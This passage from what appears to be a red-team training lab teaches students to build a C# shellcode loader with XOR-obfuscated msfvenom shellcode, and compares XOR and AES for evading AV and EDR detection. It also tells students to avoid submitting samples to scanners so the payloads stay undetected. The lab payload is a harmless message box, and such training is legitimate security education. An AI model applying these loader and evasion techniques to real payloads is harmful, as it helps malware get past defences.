
Our class is called "GetShellcode" and the function "Payload" returns the shellcode as a byte array. Now we'll have to make some changes to our main program to utilize this shellcode.
- Open the BasicLoaderMod.cs file and locate the section where the shellcode is being defined.

- We're going to replace that line with a call to our GetShellcode class.
byte[] shellCode = GetShellcode.Payload();
It should look like this, you can see the byte array being initialized with the shellcode by calling the Payload method inf the GetShellcode class:

- Now save both files files (BasicLoaderMod.cs and GetShellcode.cs) and build the solution.


Your build should succeed without any errors. You can find the compiled assembly in the output directory ("C:\THEV\Labs\BasicLoaderMod\BasicLoaderMod\bin\x64\Release"). Give it a go by executing it, and see if it behaves as expected.


Congratulations! You've successfully modularized your P/INVOKE Loader lab by creating a separate class for shellcode retrieval. This approach not only keeps your code organized but also makes it easier to manage and update different components of your loader in the future.
Lab - XOR Loader
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
XOR vs AES Encoding: Evasion Summary
Let's make our loader more evasive by encoding our payload with XOR. Why not AES? XOR maintains lower entropy levels and simpler implementation, reducing detection signatures, while AES increases entropy significantly and requires additional crypto libraries that can be monitored by EDR solutions. Additionally, AES will increase Entropy (level of randomness) which you want to avoid - High Entropy (>7) is very often used as an indicator of potential malicious code, whereas XOR keeps entropy lower and blends better with legitimate software patterns.
Evasion Effectiveness Comparison
| Evasion Factor | XOR | AES | Advantage |
|---|---|---|---|
| Entropy Level | 🟢 Low (stays under 7.0 threshold) | 🔴 High (often triggers >7.0 detection) | XOR |
| API Footprint | 🟢 No crypto API calls needed | 🟠 Requires CryptAPI monitoring | XOR |
| Static Signatures | 🟠 Simple patterns, easily signatured | 🟢 Complex implementation varieties | AES |
| Behavioral Detection | 🔴 Obvious decode loops flagged | 🟢 Blends with legitimate crypto usage | AES |
| Memory Footprint | 🟢 Minimal additional libraries | 🔴 Loads detectable crypto libraries | XOR |
| Implementation Complexity | 🟢 Simple, fewer detection points | 🔴 Complex, more monitoring surfaces | XOR |
| False Positive Rate | 🔴 Low (engines trained against XOR) | 🟢 Higher (legitimate crypto confusion) | AES |
| Obfuscation Adaptability | 🟠 Requires heavy modification | 🟢 Better baseline stealth options | AES |
| Performance Impact | 🟢 Minimal overhead | 🟠 Higher computational cost | XOR |
| Overall Evasiveness | 🟠 MODERATE | 🟢 BETTER | AES |
Legend: 🟢 = Best/Low Risk | 🟠 = Moderate | 🔴 = Worst/High Risk
Key Insight: While XOR offers simplicity and low entropy, modern EDRs have adapted. AES provides better overall evasion through legitimacy and complexity, despite higher entropy concerns.
| Aspect | XOR | AES |
|---|---|---|
| Legitimacy | Commonly used by legitimate software (e.g., Microsoft Office VBA macros) | Used by legitimate software, but also frequently by malware |
| API Footprint | Simple operation, no additional libraries or specific Windows API calls required | Calls specific Windows API functions that can be monitored by EDR solutions |
| Memory Footprint | Less conspicuous, no additional libraries loaded in memory | Loads specific AES libraries in memory, detectable by EDR solutions |
| Entropy Impact | Maintains lower entropy levels, avoiding high entropy detection (>7.0) | Increases entropy significantly, triggering entropy-based detection rules |
| Static Detection | HIGH - Simple patterns heavily signatured by modern AV/EDR | MEDIUM - More complex to signature due to implementation variety |
| Behavioral Detection | HIGH - Obvious decode loops flagged by behavioral engines | LOW - Common in legitimate software, blends with normal crypto usage |
| False Positives | RARE - Modern engines trained to ignore benign XOR usage | HIGHER - Legitimate crypto operations can trigger alerts |
| Evasion Adaptability | MODERATE - Detection evaded by obfuscating decode logic | HIGHER - Better baseline stealth, more modification options |
| Implementation Complexity | Simple XOR operation, minimal code required | More complex implementation, requires additional dependencies |
| Performance Overhead | Minimal processing overhead | Higher computational overhead |
OVERVIEW SOURCE CODE
SOURCE CODE LOCATION : "C:\THEV\Labs\XORLoader\XORLoader.sln" ├── XORLoader.cs -> Our main program ├── GetShellcode.cs └──ShellcodeDecoder.cs -> a new class for handling XOR decryptionLAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_XORLoader" ├── msf_msgbox.bin └── XOR_enc_str_file.exeLAB SOLUTION : "C:\THEV\Labs\Lab_XORLoader\SOLUTION" -> In case you get stuck,
this has all the proper code, shellcode and binaries.
LAB EXERCISE TASKS
| Step | Action | Description |
|---|---|---|
| 1. | Turn Defender | We want to see if our POC code gets detected |
| 2. | Create a new payload | Generate our XOR encoded payload, using msfvenom |
| 3. | Modify our loader | Add XOR de-obfuscation functions |
| 4. | Compile and do some forensics | Check if our loader flags any signatures (detected?) |
1. Turn Defender ON
IMPORTANT : Make sure Windows Defender is turned ON!!!
Check if Defender is turned ON by running the checkav.ps1 script:
- Open a
powershellprompt asAdministrator:
c:\thev\labs\powershell\av_check.ps1
- If Defender is turned
OFF- run the following script to turn it ON:
c:\thev\labs\powershell\av_enable.ps1
2. PREPARATION : Generating a XOR encrypted payload (bye array)
There are 4 steps required for to create a XOR encrypted payload:
- Generate a binary (raw) payload with MSFVenom,
- Define a XORKEY -
don't use a single-byte key , those are easily bruteforced by AV/EDR, - XOR encrypt the binary data of the shellcode,
- Convert the XOR encrypted data to a C# byte array (remember our C# expects the data in "0x00,0x00 ..." format).
First let's create a binary MSFVenom shellcode payload that pops the same messagebox as before.
- On your Kali machine, open a terminal and generate a dialog box shellcode in
rawformat, (we have installed the metasploit framework on it for purposes of generating some simple payloads):
cd /opt/Havoc/payloads
msfvenom -a x64 --platform windows -p windows/x64/messagebox TEXT="Successful Execution :)" TITLE="CrimsonCORE" -f raw -o msf_msgbox.bin
cat msf_msgbox.bin

- On your kali open a terminal:
cd /opt/Havoc/payloads
updog2
- Use chrome to surf to
http://kali:9090and right-click onmsf_msgbox.bin, selectSave link asand save it toC:\THEV\Labs\Lab_XORLoader

NOTE: If you want raw shellcode don't use
"-b '\x00\x0a\x0d\x20'"as this will apply XOR encoding and add a XOR-decoder stub to your shellcode. This means the shellcode will self modify when executed and this has consequences on the PAGE permissions in memory (RWXrequired for self modifying code!!!)
Now let's XOR-obfuscate the msf_msgbox.bin raw shellcode with a tool we wrote ourselves - "XOR_enc_str_file.exe" - which will take any file, a XOR key (use mysecretkey), XOR-obfuscate it and output a C# byte array, that we can embed in our XORLoader.cs program.
cd \THEV\Labs\Lab_XORLoader
.\XOR_enc_str_file.exe msf_msgbox.bin mysecretkey

Open the "encoded_output.cs" file to see the XOR-obfuscated C# byte array and copy this in the "GetShellcode.cs" function, or just copy it from your console (the part marked in
3. MODIFY OUR BASICLOADER
There are several changes we need to make in our BasicLoader project to accommodate the XOR obfuscation:
- Add the XOR obfuscated shellcode to our loader "GetShellcode.cs" function.
- Add a new class ("ShellCodeDecoder.cs") that provides a new function that de-obfuscates our XOR encoded shellcode.
- Define a xorkey that matches with the key we used to encode our shellcode (string xorkey = "mysecretkey")
- Modify the loader to use the XOR decryption function. So we need to add a line to "XORLoader.cs" to call our de-obfuscation function - ShellcodeDecoder.Decode(shellCode, xorkey)
- Change the WriteProcessMemory to use the DecodedShellCode.
Below is a screenshot of the final code after all modifications have been made, without the verbose printing to the screen:

NOTE: Don't panic when you see the code, there are a lot more lines - but they are actually just prints to the screen so we can follow the process of our XORLoader, and press "any" key to continue to the next step. The actual code without the verbose printing to the screen is shown above in the screenshot
You'll see a bunch of these, they are not important for the functioning our our loader, but just help us see (and troubleshoot if necessary) what's happening under the hood:

STEP 1 - Add your XOR obfuscated shellcode to the loader
-
Open
"C:\THEV\Labs\XORLoader\XORLoader.sln"with Visual Studio 2019. -
In Visual Studio 2019, go to the solution explorer (pane on the right), click on the "GetShellcode.cs" file and double-click to open it. Paste your XOR obfuscated byte array in the "GetShellcode.cs" function.

STEP 2 - Add a new class ("ShellCodeDecoder.cs")
- Create a new class file in Visual Studio called ShellcodeDecoder.cs by right-clicking on the project
RemoteLoaderin the Solution Explorer, selecting "Add" -> "Class...", and naming itShellcodeDecoder.cs.

